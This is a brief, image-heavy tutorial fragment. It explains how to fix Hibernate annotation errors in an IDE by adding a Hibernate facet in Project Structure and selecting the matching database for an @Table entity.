

Click the above icon to enter the Project Structure panel and click “+”.


Select the hibernate

Click ok
Then you’ll notice that the error is missing, but the Table name in the @Table annotation on the entity class is still reporting an error

@Entity
@Table(name = "SSSP_DEPARTMENT")
public class Department implements Serializable {




Select the corresponding database and solve the problem